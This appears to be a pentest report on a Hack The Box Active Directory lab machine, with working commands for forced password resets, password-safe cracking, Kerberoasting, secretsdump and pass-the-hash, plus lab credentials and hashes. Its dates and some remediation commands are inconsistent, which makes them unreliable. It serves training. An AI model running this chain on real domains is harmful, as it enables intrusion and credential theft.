HACKTHEBOX

Internal Penetration Test
Report Of Findings

Hack The Box Ltd.

November 10th, 2022

Version 1.0

Table of Contents

1. Executive Summary

Objective: The objective of this penetration test was to identify security vulnerabilities within the Active Directory infrastructure of HackTheBox's internal network.

Scope: The scope of the test included all systems and components within the Active Directory environment, including domain controllers, member servers, and workstations.

Performed By: WesleyC@Xsploit.com for HackTheBox.

Key Findings:

- **High**: User accounts with weak passwords, increasing the risk of unauthorized access.
- **High**: Users with `GenericWrite/All` privileges, allowing modification of sensitive objects.
- **Medium**: Users with `ForceChangePassword` privileges, enabling unauthorized password changes.
- **Medium**: Vulnerability to Kerberoasting attacks, exposing service account credentials.

Recommendations:

1. Enforce stronger password policies and educate users on creating secure passwords.
2. Review and limit `GenericWrite/All` privileges to essential accounts only.
3. Restrict `ForceChangePassword` privileges to minimize the risk of unauthorized changes.
4. Mitigate Kerberoasting risks by using strong, unique passwords for service accounts and enabling Kerberos pre-authentication.

2. Methodology

Testing Approach: The test was conducted using a grey-box approach, leveraging known credentials to assess internal security measures.

Tools Used:

- **Nmap**: For network scanning and service enumeration.
- **Impacket**: For performing various Active Directory attacks, including Kerberoasting and DCSync.
- **BloodHound**: To map out privilege relationships within the Active Directory environment.
- **John the Ripper**: For password cracking, especially for weak passwords and password safe files.
- **Evil-WinRM**: For post-exploitation and gaining remote access to compromised machines.
- **PowerView**: For gathering information and performing enumeration tasks within the Active Directory.

3. Findings

Vulnerability 1: User Accounts with Weak Passwords

- **Description**: A user with elevated privileges was found to have a weak password, making them susceptible to brute-force attacks.
- **Impact**: Unauthorized users can easily gain access to this account, compromising the security of the entire network.
- **Evidence**: See Figure 1
- **Remediation**: Implement a strong password policy and enforce regular password changes.

Vulnerability 2: Users with `GenericWrite/All` Privileges

- **Description**: Certain user accounts were found to have `GenericWrite/All` privileges, allowing them to modify sensitive objects within the Active Directory.
- **Impact**: Attackers can leverage these privileges to escalate their access and compromise other accounts or systems.
- **Evidence**: See Figure 3
- **Remediation**: Restrict `GenericWrite/All` privileges to essential accounts only and regularly review privilege assignments.

Vulnerability 3: Users with `ForceChangePassword` Privileges

- **Description**: Certain user accounts found to have `ForceChangePassword` privileges, which can be exploited to change the passwords of other accounts.
- **Impact**: Attackers can gain unauthorized access to user accounts by forcing password changes.
- **Evidence**: See Figure 5
- **Remediation**: Limit `ForceChangePassword` privileges to administrative accounts and monitor changes closely.

Vulnerability 4: ServicePrincipalName Misconfiguration

- **Description**: An account was allowed to be written by another account to set the `ServicePrincipalName` attribute to `null/null`, making it vulnerable to Kerberoasting.
- **Impact**: Attackers can obtain service account credentials through Kerberoasting, leading to further exploitation within the network.
- **Evidence**: See Figure 11
- **Remediation**: Ensure that only authorized accounts have the ability to modify `ServicePrincipalName` attributes and regularly review privilege assignments.

Vulnerability 5: Password Safe File with Weak Password

- **Description**: A password safe file was discovered on a user's computer. The file was protected by a weak password, which was cracked to reveal credentials for three user accounts.
- **Impact**: The compromise of these credentials could lead to unauthorized access to sensitive systems and data.

- **Evidence**: See Figure 8-9
- **Remediation**: Educate users on the importance of securing password safe files with strong passwords and encrypt sensitive files.

4. Detailed Analysis

Information Gathering:

- **Network Scanning**:
    - **Tool Used**: Nmap
    - **Actions Taken**: Conducted a comprehensive network scan to identify live hosts, open ports, and running services within the Active Directory environment.
    - **Results**: Detected several critical services, including domain controllers, and member servers.

Enumeration:

- **Active Directory Enumeration**:
    - **Tool Used**: PowerView and BloodHound
    - **Actions Taken**: Enumerated Active Directory objects, users, groups, and privilege relationships.
    - **Results**: Identified users with weak passwords, `GenericAll` privileges, `GenericWrite` privileges, and `ForceChangePassword` privileges.

Exploitation:

- **Weak Passwords**:
    - **Tool Used**: John the Ripper/Hashcat
    - **Actions Taken**: Performed password cracking on harvested hashes.
    - **Results**: Successfully cracked multiple weak passwords, gaining unauthorized access to user accounts.
- `GenericWrite` **Privileges**:
    - **Tool Used**: Impacket
    - **Actions Taken**: Exploited accounts with `GenericWrite` privileges to modify sensitive attributes within the Active Directory.
    - **Results**: Achieved privilege escalation and compromised additional accounts.
- **ServicePrincipalName Misconfiguration**:
    - **Tool Used**: Impacket
    - **Actions Taken**: Identified an account with `GenericWrite` privileges and modified the `ServicePrincipalName` attribute to `null/null`.
    - **Results**: Enabled Kerberoasting attacks, allowing the service account's password to be cracked offline.

- **Password Safe File**:
    - **Tool Used**: John the Ripper
    - **Actions Taken**: Discovered a password safe file on a user's computer and cracked the weak password protecting it.
    - **Results**: Extracted credentials for three user accounts from the decrypted password safe file.
- **Remote Access**:
    - **Tool Used**: Evil-WinRM
    - **Actions Taken**: Used the compromised credentials to gain remote access to multiple systems within the network.
    - **Results**: Established persistent access and conducted further post-exploitation activities.

Post-Exploitation:

- **Data Extraction**:
    - **Actions Taken**: Extracted sensitive data, including additional user credentials, from compromised systems.
    - **Results**: Gained further insight into the network's security posture and identified additional vulnerabilities.
- **Privilege Escalation**:
    - **Actions Taken**: Exploited misconfigured privileges and weak passwords to escalate privileges within the Active Directory environment.
    - **Results**: Achieved domain administrator access.

5. Detailed Walkthrough


1. **Port Scanning with Nmap**:
    - **Command Used**: `nmap -sVC -p- 10.10.11.42`
    - **Description**: Conducted a full port scan and service version detection on the target system.
    - **Proof**: Fig 1

```
┌[us-vip-5]-[10.10.14.11]-[alardiians@htb-lgrxe7tsio]-[~]
└─► [★]$ nmap -sVC -p- 10.10.11.42
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-09 13:34 CST
Stats: 0:00:30 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 61.54% done; ETC: 13:35 (0:00:10 remaining)
Stats: 0:00:57 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 61.54% done; ETC: 13:35 (0:00:27 remaining)
Nmap scan report for administrator.htb (10.10.11.42)
Host is up (0.0087s latency).
Not shown: 65509 closed tcp ports (reset)
PORT      STATE SERVICE       VERSION
21/tcp    open  ftp           Microsoft ftpd
| ftp-syst:
|_  SYST: Windows_NT
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2024-11-10 02:34:52Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: administrator
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: administrator
3269/tcp  open  tcpwrapped
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
```

2. **Enumeration with BloodHound**:
    - **Credentials Used**: Olivia
    - **Description**: Utilized BloodHound to enumerate Active Directory objects and relationships.
    - **Proof**: Fig 2

```
┌[us-vip-5]-[10.10.14.11]-[alardiians@htb-lgrxe7tsio]-[~]
└─► [★]$ bloodhound-python -u olivia -p "ichliebedich" -d administrator.htb -c All -dc administrator.htb -ns 10.10.11.42
INFO: Found AD domain: administrator.htb
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: Kerberos SessionError: KRB_AP_ERR_SKEW(Clock skew too great)
INFO: Connecting to LDAP server: administrator.htb
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: administrator.htb
INFO: Found 11 users
INFO: Found 53 groups
INFO: Found 2 gpos
INFO: Found 1 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: dc.administrator.htb
INFO: Done in 00M 02S
```


3. **Identifying GenericAll Permissions**:
    - **Finding**: Olivia had `GenericAll` permissions over Michael.
    - **Proof**: Fig 3



4. **Exploiting GenericAll Permissions**:
    - **Tool Used**: `net rpc`
    - **Description**: Changed Michael's password to `newpassword` using Olivia's `GenericWrite` permissions and accessed Michael's account via PSRemote with Evil-WinRM.
    - **Proof**: Fig 4

```
┌─[us-vip-5]─[10.10.14.11]─[alardiians@htb-lgrxe7tsio]─[~]
└──╼ [★]$ net rpc password "michael" "newpassword" -U "administrator.htb0"/"olivia"%"ichliebedich" -S "administrator.htb"
┌─[us-vip-5]─[10.10.14.11]─[alardiians@htb-lgrxe7tsio]─[~]
└──╼ [★]$ evil-winrm -i 10.10.11.42 -u michael@administrator.htb
Enter Password:

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\michael\Documents>
```

5. **Further Enumeration with BloodHound**:
    - **Finding**: Michael had `ForceChangePassword` permissions over Benjamin.
    - **Proof**: Fig 5



6. **Exploiting ForceChangePassword Permissions**:
    - **Tool Used**: `rpcclient`
    - **Command Used**: `setuserinfo2 benjamin 23 'newpassword'`
    - **Description**: Changed Benjamin's password using Michael's credentials.
    - **Proof**: Fig 6

```
┌─[us-vip-5]─[10.10.14.11]─[alardiians@htb-lgrxe7tsio]─[~/michaelhtb]
└──╼ [★]$ rpcclient -U "michael%newpassword" 10.10.11.42 -c "setuserinfo2 benjam
in 23 'newpassword'"
┌─[us-vip-5]─[10.10.14.11]─[alardiians@htb-lgrxe7tsio]─[~/michaelhtb]
└──╼ [★]$
```


7. **Accessing FTP with Benjamin's Credentials**:
    - **Service Accessed**: FTP on port 21
    - **Finding**: Discovered a file named `Backup.psafe3`.
    - **Action**: Copied the file for offline cracking.
    - **Proof**: Fig 7

```
┌──[us-vip-5]─[10.10.14.11]─[alardiians@htb-lgrxe7tsio]─[~/michaelhtb]
└─[★]$ ftp 10.10.11.42
Connected to 10.10.11.42.
220 Microsoft FTP Service
Name (10.10.11.42:root): benjamin
331 Password required
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp>
ftp> dir
229 Entering Extended Passive Mode (|||57571|)
125 Data connection already open; Transfer starting.
10-05-24  08:13AM                  952 Backup.psafe3
```

8. **Cracking Password Safe File**:
    - **Tool Used**: John the Ripper
    - **Description**: Brute-forced the password of the password safe file.
    - **Proof**: Fig 8

```
┌──[us-vip-5]─[10.10.14.11]─[alardiians@htb-lgrxe7tsio]─[~/michaelhtb]
└─[★]$ pwsafe2john Backup.psafe3 >> backup-hash
┌──[us-vip-5]─[10.10.14.11]─[alardiians@htb-lgrxe7tsio]─[~/michaelhtb]
└─[★]$ john --wordlist=/usr/share/wordlists/rockyou.txt backup-hash
Created directory: /home/alardiians/.john
Using default input encoding: UTF-8
Loaded 1 password hash (pwsafe, Password Safe [SHA256 256/256 AVX2 8x])
Cost 1 (iteration count) is 2048 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
tekieromucho     (Backu)
1g 0:00:00:00 DONE (2024-11-09 14:59) 5.000g/s 40960p/s 40960c/s 40960C/s newzea
land..whitetiger
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

9. **Extracting User Credentials**:
    - **Finding**: Accessed passwords for three user accounts from the decrypted password safe file.
    - **Proof**: Fig 9



10. **Discovering ACCESS_ALLOWED_ACE for Emily**:
    - **Finding**: Using PowerView, identified that Emily had an ACCESS_ALLOWED_ACE entry for the object Ethan Hunt, granting her various permissions.
    - **Proof**: Fig 10


```
(powerview_env) ┌─[us-vip-5]─[10.10.14.11]─[alardiians@htb-lgrxe7tsio]─[~]
└──╼ [★]$ powerview 'emily:UXLCI5iETUsIBoFVTj8yQFKoHjXmb@administrator.htb'
Logging directory is set to /home/alardiians/.powerview/logs/administrator.htb
(LDAP)-[dc.administrator.htb]-[ADMINISTRATOR\emily]
PV > Get-DomainObjectACL -SecurityIdentifier emily
[2024-11-09 15:21:47] [Get-DomainObjectAcl] Recursing all domain objects. This might take a while
ObjectDN                    : CN=Ethan Hunt,CN=Users,DC=administrator,DC=htb
ObjectSID                   : S-1-5-21-1088858960-373806567-254189436-1113
ACEType                     : ACCESS_ALLOWED_ACE
ACEFlags                    : CONTAINER_INHERIT_ACE
ActiveDirectoryRights       : ReadControl,WriteProperties,Self
AccessMask                  : 0x20028
InheritanceType             : None
SecurityIdentifier          : emily (S-1-5-21-1088858960-373806567-254189436-1112)
```

11. **Exploiting ServicePrincipalName Misconfiguration**:
    - **Action**: Set `serviceprincipalname="null/null"` for Ethan using Emily's permissions.
    - **Description**: Enabled Kerberoasting by manipulating SPN settings.

12. **Synchronizing Time to Avoid Time Skew Issues**:
    - **Action**: Set the system time to match the AD server's time.
    - **Description**: Ensured time synchronization to avoid issues during the Kerberoasting attack.


13. **Kerberoasting Attack**:

- **Tool Used**: impacket-GetUserSPNs
- **Credentials Used**: Emily's
- **Action**: Requested the TGS hash for Ethan.
- **Proof**: Fig 11



14. **Brute-Forcing TGS Hash**:

- **Tool Used**: Hashcat
- **Wordlist Used**: rockyou.txt
- **Description**: Brute-forced the TGS hash to obtain Ethan's password.
- **Proof**: Fig 12



15. **Dumping NTLM Hashes**:

- **Tool Used**: impacket-secretsdump
- **Action**: Extracted the NTLM hash for the administrator account.
- **Proof**: Fig 13

```
└─[★]$ impacket-secretsdump administrator.htb/ethan:limpbizkit@10.10.11.42
Impacket v0.13.0.dev0+20240916.171021.65b774d - Copyright Fortra, LLC and its affiliated companies
```

16. **Pass-the-Hash Attack**:
    - **Tool Used**: psexec
    - **Description**: Used the NTLM hash to gain access to the administrator account.
    - **Proof**: Fig 14

```
┌─[us-vip-5]─[10.10.14.11]─[alardiians@htb-lgrxe7tsio]─[~]
└─[★]$ impacket-psexec administrator.htb/Administrator@10.10.11.42 -hashes aad3b435b51404eeaad3b435b51404ee:3dc553ce4b9fd20bd016e098d2d2fd2e
Impacket v0.13.0.dev0+20240916.171021.65b774d - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on 10.10.11.42.....
[*] Found writable share ADMIN$
[*] Uploading file tUyidbMd.exe
[*] Opening SVCManager on 10.10.11.42.....
[*] Creating service PkWu on 10.10.11.42.....
[*] Starting service PkWu.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.20348.2762]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

6. Conclusion

The Active Directory penetration test for HackTheBox revealed several critical vulnerabilities, primarily related to weak password policies, misconfigured permissions, and improper handling of sensitive account attributes. These vulnerabilities could potentially lead to unauthorized access, privilege escalation, and overall compromise of the Active Directory environment.

Summary of Findings:

- **Weak Passwords**: Multiple user accounts had weak passwords, which were easily cracked.
- `GenericWrite/All` **Privileges**: Identified users with the ability to modify critical Active Directory objects.
- `ForceChangePassword` **Privileges**: Users were found with the capability to change passwords of other accounts.
- **ServicePrincipalName Misconfiguration**: Allowed for Kerberoasting by setting the `ServicePrincipalName` to `null/null`.
- **Password Safe File**: Discovered a weakly protected password safe file containing user credentials.

7. Remediation and Clean-up

1. Enforce Strong Password Policies:

- **Action**: Implement and enforce a strong password policy across the organization. Passwords should be complex, with a mix of upper and lower case letters, numbers, and special characters.
- **Recommendation**: Use a password manager to generate and store complex passwords.

2. Restrict `GenericWrite/All` Privileges:

- **Action**: Review and limit `GenericWrite/All` privileges to essential accounts only.
- **Recommendation**: Regularly audit user privileges and remove unnecessary permissions.

3. Limit `ForceChangePassword` Privileges:

- **Action**: Restrict `ForceChangePassword` privileges to administrative accounts.
- **Recommendation**: Implement strict monitoring and logging of all password change activities.

4. Correct ServicePrincipalName Misconfiguration:

- **Action**: Revert the `ServicePrincipalName` for Ethan from `null/null` to its original value.
- **Command**:

```
setspn -S service/hostname domain\user
```

- **Recommendation**: Ensure only authorized accounts can modify SPN attributes.

5. Secure Password Safe Files:

- **Action**: Educate users on the importance of securing password safe files with strong passwords.
- **Recommendation**: Use encryption to protect sensitive files and enforce regular audits of stored password files.

6. Clean-up Actions for Users Michael and Benjamin:

- **Action**: Revert the passwords for Michael and Benjamin from `newpassword` to secure, randomly generated passwords.
- **Command for Michael**:

```
setpasswd -u michael -p "securepassword123!"
```

- **Command for Benjamin**:

```
setpasswd -u benjamin -p "securepassword123!"
```

- **Recommendation**: Inform the users of the password changes and ensure they update their credentials securely.